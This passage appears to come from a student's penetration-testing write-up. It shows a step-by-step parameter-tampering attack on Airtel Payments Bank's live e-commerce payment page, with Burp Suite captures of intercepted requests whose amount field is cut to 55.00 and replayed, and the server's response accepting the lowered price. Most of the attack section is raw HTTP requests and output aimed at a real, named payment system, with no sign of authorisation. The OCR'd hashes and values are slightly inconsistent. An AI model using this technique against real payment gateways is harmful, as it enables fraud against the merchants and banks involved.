ull HTTP/1.1
2 Host: ecom.airtelbank.com
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://secure.payu.in/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Search... 0 matches

Step-6:

Then modify the amount field as rupees 5.

Use the below payload.

Payload: amount=55.00

Request to https://ecom.airtelbank.com:443 [59.145.88.44]

Forward Drop Intercept is on Action Open Browser

Comment this item

Pretty Raw \n Actions

```
1 GET /ecomui/login/530531167043114?usecase=ecom.pay.web&login=true&name=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-ICP&amount=55.00&mobNumber=9988776655&hash=42a8948b06ed276c1eb450a4aldad3a59aa7ce17d81078e627dee604caad4fbd3621ac020e115cf1b74f37d3dcada5e673ad9a85c9ebc1ff36a9b67b4a3ad&redirectionURL=https%3F%2Fsecure.payu.int%2Fb838c7291ac9b8c79e8b88a9c8d82542Fairtelmoney_response.php%3FSTATUS%3DPAL%26COD%3D999999%26MSG%3DApologies.%20We%20are%20experiencing%20some%20internal%20issues.%20Please%20try%20again%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D595.00%26TRAN_CURA%3DINR%26TRAN_DAT%3D05312023161012%26TXN_REF_N0%3D17453712016%26HASH%3Dnull HTTP/1.1
2 Host: ecom.airtelbank.com
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://secure.payu.in/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Search... 0 matches

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Step-7:

Now forward the request to the repeater.

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Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

4 x ...

Send Cancel < >

Target: https://ecom.airtelbank.com

Request

Pretty Raw \n Actions

```
1 POST /ecomui/login/530531167043114?usecase=ecom.pay.web&login=true&name=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-IGP&amount=55.00&mobNumber=9988776655&hash=42a8948b06ed276c1eb450a4aldad3a59aa7ce17d81078e627dee604caa4fbd3621a020e118cf1b74f37d2dcada5e673ad9a85c9ebcf36a8b67b4a3ad&redirectionURL=https%3F%2Fsecure.payu.in%2F0b838c7291ac9b8c79e8b88af9c8d825%2Fairtelmoneym_response.php%3FSTATUS%3DFAIL%26COD%3D999999%26MSG%3DApologies.%20We%20are%20experiencing%20some%20internal%20issues.%20Please%20try%20again%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D555.00%26TRAN_CUR%3DINR%26TRAN_DATE%3D05312023161012%26TXN_REF_NO%3D17453712016%26HASH%3Dnull HTTP/1.1
2 Host: ecom.airtelbank.com
3 Cache-Control: max-age=0
4 Sec-Ch-UA: " Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-UA-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://secure.payu.in/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Search... 0 matches

Ready

ENG IN 4:10 PM 5/31/2023

Then click on send.

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Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x ...

Send Cancel < >

Target: https://ecom.airtelbank.com

Request

Pretty Raw \n Actions

```
1 POST /ecomui/login/530531166940396?usecase=ecom.pay.web&login=true&name=Intermesh%20Shopping%20Network%20Pvt%20Ltd&mid=1862421&endmid=PU-IGP&amount=55.00&mobNumber=9988776655&hash=42a8948b06ed276c1eb450a4aldad3a59aa7ce17d81078e627dee604caa4fbd3621a020e118cf1b74f37d2dcada5e673ad9a85c9ebcf36a8b67b4a3ad&redirectionURL=https%3F%2Fsecure.payu.in%2Ff6bde156ed811206d61cd3cb47e681%2Fairtelmoneym_response.php%3FSTATUS%3DFAIL%26COD%3D999999%26MSG%3DApologies.%20We%20are%20experiencing%20some%20internal%20issues.%20Please%20try%20again%20later.%26MID%3Dnull%26TRAN_ID%3Dnull%26TRAN_AMT%3D555.00%26TRAN_CUR%3DINR%26TRAN_DATE%3D05312023160027%26TXN_REF_NO%3D17453657560%26HASH%3Dnull HTTP/1.1
2 Host: ecom.airtelbank.com
3 Cache-Control: max-age=0
4 Sec-Ch-UA: " Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-UA-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://secure.payu.in/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Search... 0 matches

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Wed, 31 May 2023 10:34:02 GMT
3 Content-Type: text/html
4 Content-Length: 2338
5 Last-Modified: Wed, 17 May 2023 19:57:44 GMT
6 Connection: close
7 ETag: "646531b8-922"
8 Content-Security-Policy: frame-ancestors 'none'
9 X-Frame-Options: sameorigin
10 Accept-Ranges: bytes
11
12 <!doctype html>
13 <html lang="en">
14
15 <head>
16 <meta charset="utf-8">
17 <title>
18 Airtel Payments Bank - Payments
19 </title>
20 <base href="/ecomui/">
21 <meta name="viewport" content="width=device-width, initial-scale=1">
22 <link rel="icon" type="image/x-icon" href="favicon.ico">
23 <link rel="manifest" href="manifest.webmanifest">
24 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
25 <!-- <meta name="theme-color" content="#1976d2"> -->
26 <meta name="theme-color" content="#a30001" />
27
28 <script>
29 (function (i, s, o, g, r, a, m) {
30 i['GoogleAnalyticsObject'] = r;
31 i[r] = i[r] || function () {
32 (i[r].q = i[r].q || []).push(arguments)
33 }
34 i[r].l = 1 * new Date();
35 }
36 )(window, document, 'script', 'https://ecom.airtelbank.com', 'analytics', 'ga', {});
37
```

Search... 0 matches

Done 2,628 bytes | 139 millis

ENG IN 4:04 PM 5/31/2023

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The screenshot shows a web browser window with the URL <https://ecom.airtelbank.com/ecomui/login/530331090314402?usecas>. The page header features the Airtel Payments Bank logo. The main content area displays a payment form with the following elements:

- Payment to be made to PU-BINDUR
- Amount: ₹55.00
- Login/Register
- Mobile Number: +91 9401544064
- Get OTP button

Here we are able to modify the amount in the webpage which shows that the domain is vulnerable.

CONCLUSION:

By performing this task I got to know how an attacker uses the file upload, path transversal and parameter tampering vulnerabilities for his own benefits.